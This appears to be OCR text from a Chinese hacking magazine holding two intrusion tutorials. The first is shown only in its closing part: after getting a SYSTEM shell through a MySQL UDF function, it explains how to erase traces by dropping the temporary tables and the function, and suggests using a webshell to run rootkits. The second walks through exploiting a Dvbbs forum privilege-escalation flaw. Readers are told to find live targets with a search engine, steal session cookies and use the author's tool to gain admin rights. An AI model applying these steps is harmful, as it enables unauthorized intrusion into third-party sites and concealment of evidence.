
C:\mysql\data>
```

图 8

好，这个 system 权限的 shell 我们已经拿到（如果你有什么命令输入不对，这个 sys_name 函数是可以反复执行的，不用担心哦，再来一次就可以了！）。可是任务还没有完成哦~先别急着闪人！我们还没有擦掉痕迹啊！我们为了上传 sysudf.dll 和 nc.exe 一共建立了两个临时表 temp1,temp3，我们用 drop table 表名；来删除表。然后我们还建立 sys_name 函数，我们用：drop function sys_name;来删除函数！最后，show tables;来看看有没有清理干净，而 select * from func;可以察看 mysql 里面的所有函数。

入侵任务到此完全完成。但是，请大家不要把思维局限于文中的方法！我们想象一下，如果对方开了防火墙之类的东西，我们无法连接它的 mysql 怎么办？放弃？当然不是，我们可以想办法得到对方的 php 的 webshell（如何得到？去看以前的《黑客 X 档案》吧！），这里我们需要能够执行 sql 命令的 webshell，比如 phpspy2006，然后通过 webshell 登陆它的 mysql，直接创建函数不就可以了？对方总不至于拦截本地的连接请求吧？（不要说这个时候你还要用 mysql 脚本上传啊！你的 webshell 难道就没有上传的功能？）在这个 webshell 下，我们不也是可以用 select sys_name('命令')来执行任何系统命令？至于是运行 rootkit 还是什么的，就各凭所好啦！

（本章中涉及到的程序 mysql.exe、nc.exe、phpsend 已经收录在光盘中）



动网漏洞重现江湖

zj1244[小葵]

最近动网又暴出提升前台权限的漏洞，该漏洞对7.0和7.1的Access和 Sql版都有效。原理这里就不多说了，感兴趣的朋友可以去百度搜索《动网论坛权限提升漏洞》这篇文章。在这里我们只说说利用方法。

首先用搜索引擎搜索“Powered By Dvbbs Version 7.0”，这样搜索出来的论坛基本就是我们的实验目标了。随便打开一个论坛（最好是打开第10页以后的，这样成功率比较高)，再注册一个用户。然后来到“控制面板”的“基本资料修改”处，到这里我们就先把浏览器放到一边。接下来开始抓包的工作，打开WSockExpert，然后打开“基本资料修改”页面，如图1。然后再回到浏览器这边，什么资料都不用改，直接点“更新”即可，如图2。好了，准备工作都做好了，开始提升吧!




图1




图2

打开笔者做的动网前台提升工具，地址栏填写提交基本设置后的地址，如图3。Cookie栏填写刚才我们用WSockExpert抓到的Cookie，如图4。然后点击“发送”，返回提示“可能成功咯”。我们重新登陆论坛，可以看到——我们如愿的变成了前台管理员，如图5。




图3




图4




图5

当然我们不能满足仅仅当个前台管理员，那让我们开始后台权限的提升吧。其实这个漏洞出来也有一段时间了，可是因为提升的前提比较苛刻——要求登陆者要有固顶帖子的权限，所以没有引起大家的关注。可是现在有了前台提升漏洞的辅助，二者加起来，不就……好了，不多说了，马上开始我们后台的提升吧!

需要注意的是后台提升只对SQL版本的动网有效，这就无可避免的涉及到一个问题：怎么知道论坛是Access还是SQL ？笔者这里用到了一个比较笨的办法：不知道大家注意过后台登陆页面没，如图6，大家可以看到“版本：Dvbbs v7.0.0 SQL 版”，嘿嘿，动网自己告诉我们了。也许有人会说：那如果管理员把SQL改为Access呢？那笔者只能说，这样的论坛你最好还是不要碰。在确定论坛版本为SQL后，我们便可以进行余下的工作了。




图6

网上对于后台提升的过程一般是：抓包à把SQL语句转成unicode码à，计算Content-Length的长度ànc提交，如果再想

提交SQL语句就要再次转成unicode码，再次计算。过程很是烦琐，笔者受不了这等折腾，所以做了个利用工具方便大家。

先任意找个固顶的帖子，然后把它的地址复制到工具的地址栏里，如图7。

